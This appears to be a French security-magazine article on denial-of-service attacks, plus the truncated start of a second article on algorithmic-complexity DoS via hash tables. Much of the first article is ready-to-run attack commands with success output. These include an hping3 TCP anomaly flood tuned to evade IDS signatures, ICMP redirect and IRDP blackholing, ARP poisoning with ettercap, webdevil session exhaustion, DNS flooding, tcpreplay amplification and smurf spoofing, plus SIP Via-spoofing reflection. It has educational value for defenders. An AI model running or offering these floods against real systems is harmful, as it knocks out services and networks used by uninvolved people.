Tout le monde se souvient ou au moins connaît de nom pour les plus jeunes d'entre nous, du *Ping of Death*. Cette attaque fut la première d'une longue série et se basait sur l'incapacité des *stacks* IP à gérer correctement des cas exceptionnels. Le Ping utilisait des paquets ICMP fragmentés dont la taille totale dépassait 65.535 octets, les familles Bo(i)nk et Teardrop s'amusaient avec la fragmentation UDP, générant des paquets qui, après réassemblage, dépassaient la taille de la zone mémoire attribuée par le système, et Land envoyait à une cible un paquet UDP avec comme caractéristiques `adresse source = adresse destination` et `port source = port destination`. Dans tous les cas, la sanction était sans appel. BOUM !

De nos jours, les stacks ont corrigé ces erreurs et il ne suffit plus d'un seul paquet pour obtenir le *Blue Screen of Death*. Néanmoins, le traitement de cas exceptionnels reste ardu et fort consommateur de ressources. Il en est de même des paquets contenant des anomalies protocolaires, tels que les « sapins de Noël » TCP (avec les *flags* SYN/FIN/ACK/RST/PSK/URG positionnés), les paquets SYN avec un numéro de séquence nul ou encore les paquets dont la taille totale ne correspond pas à la valeur indiquée dans le champ correspondant. Un paquet ne suffit plus, mais avec du volume... Ainsi la commande :

```
# hping3 -SAFRU -L 0 -M 0 -p 80 <adresse cible> --flood
```

va faire très mal à votre serveur web, pourvu que la bande passante le permette de part et d'autre. On notera au passage l'absence du flag PUSH. En effet, les systèmes de détection/prévention d'intrusion utilisent en général une signature pour le « sapin de Noël », et il serait dommage que nos paquets soient bloqués...

Toutes ces attaques se basant sur la génération d'un volume important de paquets dans un minimum de temps, l'utilisation du couple hping/tcpreplay tel que décrit un peu plus loin reste un must...

Effets de bords

Les attaques vues précédemment peuvent dans certains cas avoir un effet secondaire amusant. En effet, les paquets générés dans les attaques de type SYNFlood, *Xmas Tree*, *out-of-session*, etc. sont des paquets de petite taille (64 octets). Il est donc relativement aisé, même avec une bande passante limitée de générer beaucoup de paquets.

Ce traitement des petits paquets a toujours été problématique avec les équipements d'interconnexion réseau tels que les routeurs et par extension les *firewalls* et les IPS.

Il n'est alors plus question de capacité en termes de bande passante mais de paquets par seconde. Ce détail a énormément d'importance dans la mesure où, pour chaque paquet, une décision est prise par l'équipement (routage, filtrage, etc.) en fonction de paramètres liés aux en-têtes ou aux données. Un firewall vendu pour une capacité de 100 en termes de bande passante verra cette performance divisée par 10 lorsqu'il sera confronté à des flux essentiellement composés de petits paquets. Le ratio de 1/10 peut bien entendu varier en fonction du nombre de règles, du constructeur, etc. mais reste un ordre de grandeur réaliste.

Ainsi il n'est pas rare de voir un SYNFlood monstrueux faire tomber les routeurs du POP d'un opérateur avant même d'atteindre sa cible...

Les attaques sur la connectivité

Dans un autre registre, mais toujours sur le même principe, les protocoles peuvent être exploités afin d'interrompre la connexion entre deux systèmes informatiques, portant ainsi le déni de service non sur le domaine des performances mais sur celui le la connectivité.

Le principe du *Blackholing*, dans le cadre d'attaques, est de rediriger un flux vers une adresse, logique ou physique, qui ne sera pas à même de le transmettre à sa destination. Dans une certaine mesure, il est possible de considérer que ce type d'attaque est une attaque *man in the middle* dont l'homme du milieu est incapable de créer la deuxième partie de la connexion.

Blackholing de niveau 2

Au niveau de la couche 2, le blackholing vise à corrompre la table de résolution des adresses physiques (la table ARP).

Une première technique consiste à émettre des annonces ARP non-sollicitées. Défini pour optimiser la vitesse d'établissement des communications, réduire le trafic sur le réseau et détecter dès le *boot* d'un système tout doublon d'adresses IP, ce mécanisme autorise un système à envoyer un message ARP en *broadcast* annonçant sont adresse IP et son adresse MAC. Les systèmes recevant cette information mettent à jour leur table de résolution ARP avec les nouvelles informations reçues. L'attaque devient alors évidente et peut prendre plusieurs formes, en fonction des objectifs et des outils.

Prenons le cas d'ettercap [ettercap]. Cet outil fonctionne en deux temps. Dans une première phase, il détecte les hôtes présents sur le réseau via un scan ARP (i. e. il émet des requêtes ARP sur l'ensemble des adresses du réseau et attend les réponses). Une fois la liste des adresses IP établie, il envoie en continu autant de messages ARP non-sollicités que d'adresses en indiquant comme adresse MAC correspondante sa propre adresse MAC. Ainsi l'ensemble des systèmes du réseau acceptant les messages ARP non sollicités enverront systématiquement toutes leurs trames au système faisant tourner ettercap. Si ce dernier ne *forwarde* pas le trafic, nous obtenons un déni de service global sur le réseau.

De manière plus subtile les messages ARP non-sollicités peuvent ne cibler qu'un serveur ou la *default gateway* du réseau. Le principe, et l'efficacité, de l'attaque restent néanmoins les mêmes.

Une autre méthode peut permettre d'arriver à ce résultat en corrompant localement le cache ARP du système. Un tel résultat peut être obtenu par exemple avec un outil de type SNMPoof [SNMPoof]. Ce dernier essaie différentes communautés SNMP, puis accède à la branche ipNetToMediaPhysAddress de la Mib. Cette dernière contient la table ARP. Il ne reste plus alors qu'à modifier les entrées intéressantes (telles que la default gateway) et le système cible ne sera plus à même de communiquer avec l'extérieur. Pour plus de détail voir l'article « Usage de SNMP (get|set) » dans MISC n°11.

Blackholing de niveau 3

Si les techniques de niveau 2 sont particulièrement efficaces et difficiles à contrer de manière simple, elles restent néanmoins limitées en termes de zone d'impact au réseau (au sens OSI du terme) auquel appartient l'attaquant. Afin de s'affranchir de cette restriction, il est donc nécessaire de trouver un mécanisme de niveau réseau (couche 3) permettant de rediriger le trafic vers une adresse IP inexistante ou vers un système qui n'est pas à même de le transmettre à sa destination.

La principale technique consiste à abuser des messages ICMP *Redirect* (ICMP type 5 code 2) afin de notifier à la victime du déni de service que sa passerelle par défaut a changé. Les caractéristiques du paquet devant être envoyé sur le réseau sont alors les suivantes :

- Source : passerelle par défaut ;
- Destination : cible de l'attaque ;
- Type/Code : 5 (ICMP Redirect)/2 (Redirect pour un réseau) ;
- Route destination : 0.0.0.0 (changement de passerelle par défaut) ;
- Nouvelle passerelle : adresse IP inexistante ou système incapable de router les paquets.

Exemple

Lolo souhaite jouer un tour pendable à Pappy. Ce dernier travaille sur une station Windows dont l'adresse IP est 192.168.202.103 et la passerelle par défaut 192.168.202.1, comme le prouve la sortie de la commande netstat -rn.

```
===========================================================
C:\Pappy> netstat -rn
Route Table
===========================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.202.1  192.168.202.103      30
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
    192.168.202.0    255.255.255.0  192.168.202.103  192.168.202.103      30
  192.168.202.103  255.255.255.255        127.0.0.1      127.0.0.1      30
  192.168.202.255  255.255.255.255  192.168.202.103  192.168.202.103      30
        224.0.0.0        240.0.0.0  192.168.202.103  192.168.202.103      30
  255.255.255.255  255.255.255.255  192.168.202.103  192.168.202.103       1
Default Gateway:     192.168.202.1
===========================================================
```

Lolo utilise sing (*Send ICMP Nasty Garbage*) [sing] afin d'empêcher Pappy de se balader sur des sites web pudiquement qualifiés de « non-productifs ». Il change sa passerelle par défaut en 192.168.202.5 qui n'est autre que l'imprimante du réseau.

```
[root@localhost root]# sing -red -S 192.168.202.1 -gw 192.168.202.5 -dest
0.0.0.0 -x net 192.168.202.103
SINGing to 192.168.202.103 (192.168.202.103): 36 data bytes
```


La sortie d'une nouvelle commande netstat sur le poste de « travail » de Pappy est édifiante.

```
===========================================================
C:\Pappy> netstat -rn
Route Table
===========================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.202.5  192.168.202.103      30
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
    192.168.202.0    255.255.255.0  192.168.202.103  192.168.202.103      30
  192.168.202.103  255.255.255.255        127.0.0.1      127.0.0.1      30
  192.168.202.255  255.255.255.255  192.168.202.103  192.168.202.103      30
        224.0.0.0        240.0.0.0  192.168.202.103  192.168.202.103      30
  255.255.255.255  255.255.255.255  192.168.202.103  192.168.202.103       1
Default Gateway:     192.168.202.5
===========================================================
```

Un *Blackhole* de niveau 3 peut également être créé grâce aux mécanismes de configuration dynamiques. Ainsi DHCP dont les lacunes de sécurité ont déjà été abordées dans Misc n°4, peut être facilement exploité via un outil tel que maraveDHCP.pl [maraveDHCP]. Le principe consiste à générer un déni de service sur le serveur DHCP (voir plus loin) puis de répondre à sa place aux requêtes DHCP.

L'attribution d'adresses IP et de passerelles par défaut erronées généreront alors un déni de service global sur l'ensemble des systèmes de reposant sur DHCP pour le paramétrage de leur pile IP.

Figure 1



Dans le même ordre d'idées, il est parfois possible d'utiliser les mécanismes de découvertes des routeurs. Dans le cas de Windows 2000 et lorsque le support de la découverte de routeurs est activé, les systèmes sont affectés au démarrage au groupe de multicast 224.0.0.1 et écoutent les annonces des routeurs. Rien de plus simple alors qu'émettre une annonce malicieuse indiquant une passerelle par défaut invalide.

En reprenant les données de l'exemple précédent Lolo utilise maintenant `irdp` pour effectuer son attaque :

```
[root@localhost root]# irdp -i eth0 -S 192.168.202.5 -D 192.168.202.103
```

Les attaques applicatives

Passé les couches réseau, il reste un univers à exploiter, celui des couches applicatives. Loin d'être exemptes de vulnérabilités, elles présentent l'avantage d'avoir deux « interfaces » : la première reste la gestion de la connectivité réseau, opérée en fonction des données reçues par les *sockets* adéquates, la seconde est le traitement interne des données reçues et, potentiellement, l'émission de la « réponse ».

Pending Sessions

Les termes « *Pending Session* » décrivent des sessions qui sont ouvertes sur l'application distante mais qui ne génèrent pas ou plus d'activité. L'impact en termes de sécurité, et plus spécifiquement en ce qui concerne les dénis de service, est relativement évident. En effet, la plupart des applications limitent le nombre de sessions concurrentes, ce essentiellement pour des raisons de performances. Il suffit alors d'établir un nombre de connexions atteignant le maximum autorisé et l'application ne sera plus à même d'en accepter de nouvelles...

En quelque sorte, les attaques par Pending Sessions sont une variante niveau 7 du SYNFlood. L'impact d'une telle attaque peut parfois être tel que l'ensemble du système va être affecté par l'attaque. Le déni de service partiel devient alors global.

Exemple

Mettre hors service un serveur web est relativement trivial avec un outil tel que Webdevil [webdevil]. Ce dernier établit des sessions HTTP sans jamais les clore. La commande suivante génère 1.000 connexions sur le port 80 d'un serveur.

```
[root@localhost root]# webdevil 10.0.0.101 80 1000
webdevil script written to stress test a server service/port - mike jackson
2004.

-> connected to 10.0.0.101:80 ...
-> connected to 10.0.0.101:80 ...
-> connected to 10.0.0.101:80 ...
-> connected to 10.0.0.101:80 ...
-> connected to 10.0.0.101:80 ...
<-- snip -->
```

La trace (volontairement limitée ici à une session) justifie nos inquiétudes... La session est ouverte mais jamais fermée.

```
[root@localhost root]# tcpdump port 80
tcpdump: listening on eth0
09:10:34.403120 192.168.202.123.2265 > 10.0.0.101.http: S
3390960246:3390960246(0) win 5840 <mss 1460,sackOK,timestamp 7852646
0,nop,wscale 0> (DF)
09:10:34.407885 10.0.0.101.http > 192.168.202.123.2265: S
3966499447:3966499447(0) ack 3390960247 win 5792 <mss 1460,sackOK,timestamp
59248819 7852646,nop,wscale 0> (DF)
09:10:34.408067 192.168.202.123.2265 > 10.0.0.101.http: . ack 1 win 5840
<nop,nop,timestamp 7852647 59248819> (DF)
```

Soit `SYN`, `SYN-ACK`, `ACK` et c'est tout. À titre indicatif un Pentium II sous Fedora Core 1 met à genoux un Pentium IV Bi-pro avec Apache 2.0.47 « *out of the box* ». Et si ce n'est pas suffisant Webdevil peut travailler de manière distribuée... Quelques zombies et l'affaire est dans la poche !

Enfin, il est possible d'effectuer le travail sans garder les sessions ouvertes sur le poste attaquant. Cette variante, mise en œuvre par Naphta [Naphta], fait usage d'un serveur tiers qui sera responsable du reset de la connexion côté client. Le serveur garde alors ses sessions ouvertes alors que le client n'utilise plus de ressources à cet effet.

Sessions Flooding

La plus classique des attaques, rendue célèbre en 2000 par les DDoS, est la mise à mort par saturation. Dans ce cas, il s'agit tout simplement d'établir des connexions et d'émettre des requêtes tout à fait légitimes sur le serveur, ce à un rythme particulièrement important.

L'objectif est alors d'affecter un des goulets d'étranglement suivants :

- **Lien Télécom :** l'augmentation considérable du trafic peut saturer le *uplink* fourni par l'opérateur. Dans ces conditions plus aucune communication n'est possible avec le réseau desservi par le lien. Ainsi un déni de service ciblé vers un serveur devient un déni de service global.

- **Application serveur :** le processus serveur lui-même peut être saturé par le nombre de connexions. Ce phénomène peut avoir différents impacts. Il est possible qu'aucune nouvelle session ne soit acceptée, l'effet est alors similaire à celui produit par une attaque par Session Pending ou le traitement des connexions par le processus peut être consommateur de ressources et provoquer une utilisation telle de la mémoire et/ou de la CPU que le système est mis « hors service ».

- **Applications tierces :** l'application serveur peut tenir le coup. Néanmoins, il est rare qu'une telle application soit complètement autonome et en général une base de données ne se trouve pas loin... Cette cible privilégiée est un autre goulet d'étranglement dans la mesure où le traitement soudain d'un nombre de requêtes 10, 100, 1000 fois supérieurs au volume pour lequel elle a été dimensionnée mène bien souvent à des dysfonctionnements « définitifs ».

Exemple

Prenons le cas trivial des DDoS se contentant de rapatrier la *Home Page* d'un site web, ce à un rythme infernal de plusieurs milliers d'opérations par secondes, et suivons son impact tout au long des étapes de la communication. Pour l'exemple nous dirons que la home page est un script PHP qui formate des données d'une base MySQL pour un affichage dynamique. Bien entendu, la page contient des images, soit un « poids » total de l'ordre de 100 ko (ce qui n'est vraiment pas gros).

Etape 1 : La requête arrive au serveur

Le nombre considérable de requêtes quasi simultanées à traiter peut saturer le processus HTTP (l'application serveur), limité volontairement en termes de connexions simultanées. Dès lors plus aucune connexion n'est possible tant que l'attaque a lieu.

Etape 2 : PHP interprète le script

En fonction de la complexité du script, il n'est pas impossible que le processeur atteigne une utilisation très élevée compte tenu du nombre important de traitements à effectuer.

Etape 3 : MySQL traite les requêtes

Même topo que pour PHP, la base de données n'est pas nécessairement optimisée ou dimensionnée pour traiter plusieurs milliers de requêtes par secondes. Si la base de données est sur le même serveur que PHP l'effet est double...

Etape 4 : La page est renvoyée au client

1000 pages de 100 ko par secondes = 80 Mbps de trafic sur le lien Internet. Il est possible que ce dernier soit rapidement saturé.

- L'étape (1.) correspond à la saturation de l'application serveur.
- Les étapes (2.) et (3.) concernent les applications tierces (PHP et MySQL).
- Enfin l'étape (4.) peut induire une saturation du lien Télécom.

Il est important de noter que de nombreux paramètres entrent en considération (taille du lien, puissance du serveur, paramétrage des applications, gestion de caches, nombre et rythme des zombies – nous évoquerons ce sujet un peu plus loin dans cet article), néanmoins les points faibles sont suffisamment nombreux pour que ce type d'attaque reste terriblement efficace.

Les attaques spécifiques

Enfin, de nombreuses applications présentent des faiblesses, voire des failles, qui peuvent être exploitées. En voici quelques exemples, la liste n'étant bien entendu pas exhaustive.

DNS Flooding

La spécificité des serveurs DNS est qu'ils travaillent rarement seuls. Bien souvent, ils vont avoir besoin de faire appel à ceux qui savent. À partir de là, il apparaît comme évident qu'un afflux important de requêtes peut leur faire très mal. En outre, la résolution de nom s'effectue au-dessus d'UDP. Cela signifie que le spoofing peut être exploité et que nous pourrons bénéficier d'un deuxième effet, les sources spoofées recevant du trafic sur un port fermé renverront des paquets ICMP Port Unreachable qui devront être traités par notre cible.

De manière basique dnsflood.pl [dnsflood], effectue cette petite opération de manière triviale.

```
[root@localhost root]# dnsflood 192.168.202.103
attacked: 192.168.202.103...
```

La capture des traces permet de voir la variation des sources, les noms de domaines construits de telle sorte qu'il n'y a aucune chance qu'ils soient en cache et enfin le rythme (de l'ordre de 200 requêtes par secondes sur un Pentium II).

```
[root@localhost root]# tcpdump -vvv -X dst port 53
tcpdump: listening on eth0
16:24:28.757514 6.15.166.186.domain > 192.168.202.103.domain:  7107+[|domain]
(ttl 64, id 1565, len 85)
0x0000   4500 0055 061d 0000 4011 3ca2 060f a6ba        E..U....@.<.....
0x0010   c0a8 ca67 0035 0035 0041 f0ee 1bc3 0100        ...g.5.5.A......
0x0020   0001 0000 0000 0000 2363 7778 706b 6164        ........#cwxpkad
0x0030   7567 6466 6468 6e68 6662 6175 696b 736d        ugdfdhnhfbauiksm
0x0040   6765 6d72 696d 6e75 6f75 6774 036f 7267        gemrimnuougt.org
0x0050   0000                                          ..
16:24:28.762579 194.120.187.135.domain > 192.168.202.103.domain:  7108+[|domain]
(ttl 64, id 1565, len 86)
0x0000   4500 0056 061d 0000 4011 6b6a c278 bb87        E..V....@.kj.x..
0x0010   c0a8 ca67 0035 0035 0042 5e13 1bc4 0100        ...g.5.5.B^.....
0x0020   0001 0000 0000 0000 2463 7778 706b 6164        ........$cwxpkad
0x0030   7567 6466 6468 6e68 6662 6175 696b 736d        ugdfdhnhfbauiksm
0x0040   6765 6d72 696d 6e75 6f75 6774 0203 6f72        gemrimnuougtb.or
0x0050   6700                                          g.
16:24:28.767682 253.228.134.68.domain > 192.168.202.103.domain:  7109+[|domain]
(ttl 64, id 1565, len 87)
0x0000   4500 0057 061d 0000 4011 6540 fde4 8644        E..W....@.e@...D
0x0010   c0a8 ca67 0035 0035 0043 b512 1bc5 0100        ...g.5.5.C......
0x0020   0001 0000 0000 0000 2563 7778 706b 6164        ........%cwxpkad
0x0030   7567 6466 6468 6e68 6662 6175 696b 736d        ugdfdhnhfbauiksm
0x0040   6765 6d72 696d 6e75 6f75 6774 6276 036f        gemrimnuougtbv.o
0x0050   7267                                          rg
```

Du côté du client le succès est confirmé par la simple incapacité de nslookup à se connecter au serveur.

```
D:\>nslookup
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 192.168.202.103: Timed out
*** Default servers are not available
Default Server:  UnKnown
Address:  192.168.202.103
> www.google.com
Server:  UnKnown
Address:  192.168.202.103
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
*** Request to UnKnown timed-out
> exit
```

SMTP Tricks

Une opération triviale et néanmoins efficace permet de générer un déni de service sur un serveur SMTP. Elle consiste tout simplement à établir une session TCP sur le port 25, d'envoyer

des données aléatoires et de fermer la session proprement. A l'aide de quelques zombies, quelques centaines de méga de trafic vont pouvoir être générés et le serveur mourra dans d'atroces souffrances.

Mais le plus amusant est de s'attaquer aux serveurs mettant en place des mécanismes de lutte contre le *spam* (voir Misc n°17). Prenons le cas des serveurs qui vérifient la validité syntaxique de la commande `HELO`. Comme nous le savons, le rejet d'un mail ne peut être effectif qu'à l'issue de la commande `RCPT TO:`. La suite tombe alors sous le sens. Établir de nombreuses sessions SMTP, lancer une commande `HELO` et s'arrêter là va imposer au serveur de maintenir le contexte de la connexion actif pendant un certain temps. Et comme d'habitude, le maintien de plusieurs dizaines de milliers de contextes n'est pas nécessairement ce pour quoi le serveur a été mis en place. D'autant plus que nous pouvons bénéficier d'effets secondaires amusants. Si le serveur effectue une résolution inverse, il va émettre une requête DNS, d'où trafic et calculs supplémentaires...

Augmenter la puissance d'un DoS

Critères d'efficacité

Avant de chercher à tout prix à augmenter la puissance d'un DoS, il est important de comprendre quels sont les facteurs qui peuvent intervenir sur son efficacité. Il faut néanmoins garder à l'esprit qu'il n'y a pas une formule unique pour le calcul d'impact d'un déni de service.

Le premier facteur est la bande passante du lien par lequel passent les communications. Dans la plus grande partie des cas, il s'agira par conséquent de la ligne d'accès à Internet. Cette valeur intervient à deux niveaux. Le premier est évidemment la capacité de transfert de données. Le volume de celles-ci dans le cas d'attaques par zombies, *worms* ou *flashmobs* est particulièrement important dans la mesure où il s'agit de réponses à des requêtes HTTP et que, par conséquent, elles contiennent souvent des images et autre contenu volumineux. Dans ce sens, accroître la bande passante permet de limiter l'impact de telles attaques. Le second niveau est le nombre de paquets par seconde pouvant être transmis à travers le lien en question. Ainsi l'efficacité d'un SYNFlood ou d'attaques par anomalies par exemple dépend directement de cette valeur. Les paquets de ce type ayant une taille de 64 octets, un lien à 10Mbps permet le transfert de 20.000 d'entre eux par seconde. Ceci peut être suffisant du point de vue d'un SYNFlood alors qu'il faudra compter 5 fois plus de paquets, et donc de bande passante, pour avoir un effet conséquent avec la plupart des anomalies TCP.

Le second facteur est bien entendu la puissance du processeur du système cible. Ce facteur jouera essentiellement dans le cas des anomalies et des attaques applicatives. Il n'y a bien entendu pas de règles précises en ce qui concerne la capacité de traitement des requêtes en fonction de la puissance des processeurs. Néanmoins, la simplicité de génération d'attaques puissantes devrait permettre de sensibiliser sur le fait qu'un système tournant à 70% d'utilisation processeur en opérations normales n'a aucune chance de résister à la moindre tentative de déni de service.

Le troisième et dernier facteur, et néanmoins le plus vaste, tient aux différentes configurations des systèmes et applications. En effet, deux systèmes parfaitement identiques en termes de bande passante et de processeur peuvent avoir des seuils de résistance tout à fait différents en fonction de leur paramétrage. Ainsi, la mise en place des *SYNCookies* sur un système en accroîtra la résistance aux SYNFloods (si tant est que la puissance processeur soit dimensionnée en conséquence). De même la suppression de la résolution inverse des paramètres de la commande `HELO` sur les serveurs mail permet une économie importante de ressources.

Le principal problème, en termes de protection passive, est que la modification des paramètres est souvent à double tranchant. Prenons l'exemple de la limitation du nombre de connexions simultanées. Elle peut permettre de limiter l'impact d'un flashmob en termes de bande passante. En revanche, le serveur se verra plus facilement exposé aux attaques par pending sessions.

Génération des paquets

Comme nous l'avons vu précédemment, de très nombreuses attaques cherchent à générer un volume considérable de paquets en un minimum de temps. Le premier moyen d'augmenter l'efficacité d'une attaque consiste par conséquent à accroître la capacité de génération de paquets de la station attaquante en réduisant les opérations nécessaires à la création de ces paquets. En fait, nous allons même supprimer toute cette phase afin en particulier de s'affranchir des opérations « lourdes » telles que le calcul de la taille ou des *checksums*.

Le couplage des outils `hping` et `tcpreplay` [tcpreplay] est alors idéal. Reprenons pour l'exemple notre attaque sur les ports UDP fermés. Grâce à `hping` nous générons les paquets « type » via une commande du type :

```
# hping3 --udp --rand-source -p 12345+ -d 64 <adresse cible> --flood
```

Sur la machine attaquante le trafic sortant est *sniffé* et enregistré dans un fichier au format libpcap : `udpflood.pcap`. L'intérêt de `tcpreplay` est qu'il se contente de lire un fichier de capture et d'envoyer sur le réseau les paquets tels quels, en particulier sans calculer les checksums, tailles de paquets, etc. Il ne reste donc plus qu'à lancer la commande suivante :

```
# tcpreplay -i eth0 -l 10000 udpflood.pcap -m 10
```

pour que le fichier de capture (dans lequel nous n'aurons gardé que les paquets pertinents soit par un filtrage amont au niveau des filtres `tcpdump`, soit par un premier passage `tcpreplay` avec les options `-x` et `-w`), pour que le fichier donc soit rejoué 10000 fois (option `-l`) à un rythme 10 fois plus élevé (option `-m`) que l'original.

Les SYNFloods et leurs variantes, la majeure partie des attaques protocolaires et par anomalies, peuvent être rejoués ainsi et voir leur efficacité – ainsi que celle de leurs effets de bord – décuplée.

Réflection

La réflection trouve son origine en 1998 avec les attaques par *smurfing* (voir introduction du dossier). Le principe consiste simplement à trouver un composant extérieur (réseau, application) qui puisse agir comme un effet de levier sur notre attaque afin d'obtenir un ratio effort/impact le plus petit possible.

Reprenons notre exemple historique... Le smurfing consiste donc à envoyer un `ICMP Echo Request` en broadcast sur un réseau, ce en

ayant pris soin de spoofer la source (qui devient la cible de notre attaque). Encore une fois hping (avec tcpreplay pour un effet plus « mortel ») va nous aider dans cette tâche.

```
# hping3 --icmp --spoof <adresse cible> -d 1472 <adresse de broadcast> --flood
```

Notons au passage que l'option -d permet de préciser le volume de données intégré dans le paquet ICMP. Avec un en-tête IP de 20 octets et un en-tête ICMP de 8 octets cela nous fait un paquet de 1500 octets qui ne sera pas fragmenté sur un réseau Ethernet (dont la MTU est de 1500 octets).

En montant dans les couches certaines applications s'avèrent également intéressantes. Cependant, il faut garder à l'esprit que nous devons être à même de spoofer la source. Nos regards se tournent donc naturellement vers UDP. Cependant, et pour changer, nous n'allons pas nous acharner sur le DNS (bien que ce dernier reste tout à fait adapté à cet usage), mais vers SIP (*Session Initialization Protocol*) ou plus particulièrement vers RTP (*Real Time Transport Protocol*) et son exploitation via SIP.

Pour mémoire, SIP est un protocole de signalisation générique, définissant un cadre, un peu comme SNMP pour l'administration de réseaux ou XML pour l'échange de données. RTP, lui, est utilisé pour le support de données temps réel, donc essentiellement la voix ou la vidéo. Pour simplifier, SIP est utilisé pour l'établissement des communications entre un SIP UA (*User Agent*) et son serveur. Cependant l'établissement de connexions entre UA liés à des serveurs distincts impose l'usage de proxy, ce qui signifie que les serveurs ne peuvent pas se baser sur l'adresse IP source pour établir la connexion mais sur une information contenue dans le paquet SIP.

C'est là que nous intervenons. Comme nous l'avons vu dans l'article « Canaux cachés (ou furtifs) » (Misc n°18) l'en-tête SIP d'une commande INVITE contient un champ Via: qui indique l'adresse IP (ou le FQDN) du système avec lequel la connexion doit être établie. Spoofer ce champ est trivial et fournit un effet de levier considérable. Imaginons que le serveur fournisse un flux permanent de 32kbps (un peu faible mais bon). Pour chaque paquet INVITE d'environ 1KB dont la source est spoofée, la cible recevra 32kbps de trafic sur son lien... Simple et efficace.

Conclusion

La mise en œuvre de dénis de service, qui s'avérait complexe « autrefois » pour des raisons de performances, devient de plus en plus simple. En effet, la puissance des PC actuels et l'accès haut débit à Internet deviennent des facteurs qui facilitent considérablement le travail.

Qui plus est, nos protocoles de la couche de transport présentent de nombreuses failles « natives ». Faute d'évolution, les attaques les plus anciennes restent d'actualité quand l'apparition de nouveaux protocoles de couches élevées (comme SIP pour ceux qui ont suivi) augmente les possibilités.

Références

[hping] **http://www.hping.org**
[ettercap] **http://ettercap.sourceforge.net**
[SNMPoof] [maraveDHCP] **http://www.iv2-technologies.com/~rbidou**
[sing] **http://sourceforge.net/projects/sing**
[webdevil] **http://packetstorm.linuxsecurity.com/DoS/indexdate.html**
[naphta] **http://archives.neohapsis.com/archives/vuln-dev/2000-q4/0600.html**
[dnsflood] **http://packetstormsecurity.nl/DoS/dnsflood.pl**
[tcpreplay] **http://tcpreplay.sourceforge.net**

Dos par complexité

Philippe Prados
IBM : Sécurité et technologies GRID
site@philippe.prados.name

Des algorithmes ont été inventés depuis de nombreuses années afin d'améliorer l'efficacité des traitements. A partir d'analyses statistiques sur les données manipulées et les traitements associés, différentes propositions permettent d'améliorer considérablement les vitesses d'exécutions.

Les algorithmes sont prévus pour être efficaces dans le cas moyen, mais pas pour le pire. Un pirate peut volontairement exploiter les implémentations pour les placer dans les pires conditions. Avec un petit volume de données, il peut alors avoir un impact très important sur l'application, la ralentissant considérablement. Certaines attaques permettent de neutraliser un détecteur d'intrusion, afin de camoufler une attaque plus importante. D'autres pirates ont comme objectif d'interdire l'utilisation de l'application publiée sur Internet. Nous allons étudier quelques algorithmes vulnérables à ces attaques.

Pour calculer la complexité d'un algorithme, différentes techniques sont utilisées. Généralement, les algorithmes sont différenciés par le temps moyen d'exécution par rapport au nombre d'entrées. Par exemple, l'insertion dans une « table de *hash* » de n éléments prend un temps moyen en $O(n)$. Mais dans le cas limite où la table de hash est dégénérée, le temps moyen d'insertion est alors en $O(n^2)$.

1. Table de hash

Pour bien comprendre, regardons comment fonctionne une table de hash.

L'objectif est de mémoriser des objets dans un conteneur et de pouvoir les retrouver très rapidement. La première approche consiste à construire un tableau suffisamment grand pour contenir tous les objets, et de consommer les places disponibles lors des insertions. Pour rechercher un élément, il faut alors parcourir toute la table. Il y a une chance sur deux de trouver l'objet avant d'avoir atteint la moitié de la table. Cette approche présente un inconvénient, il faut estimer correctement la taille du tableau. S'il est trop grand, il y a une perte de place mémoire. Si le tableau est trop petit, il faut en construire un autre plus grand, transférer les objets d'un tableau à l'autre, et enfin, détruire le premier tableau. Cela consomme des ressources mémoire et CPU.

Pour améliorer cela, les développeurs utilisent généralement des listes. Chaque élément du tableau est porté par un nœud de la liste. Des pointeurs permettent de référencer les nœuds suivant et précédant. Avec cette approche, ajouter un objet n'est pas très coûteux. Par contre, pour rechercher un élément, il faut encore parcourir la liste. Si elle est triée, il faut $O(n^2)$ étapes en moyenne, pour insérer les éléments (figure 1).

Les tables de hash ont apporté une nouvelle amélioration. L'idée est la suivante. Il serait sympathique de pouvoir estimer à partir d'où l'objet recherché se trouve. Pour pouvoir faire cela, un calcul

Figure 1





Figure 2



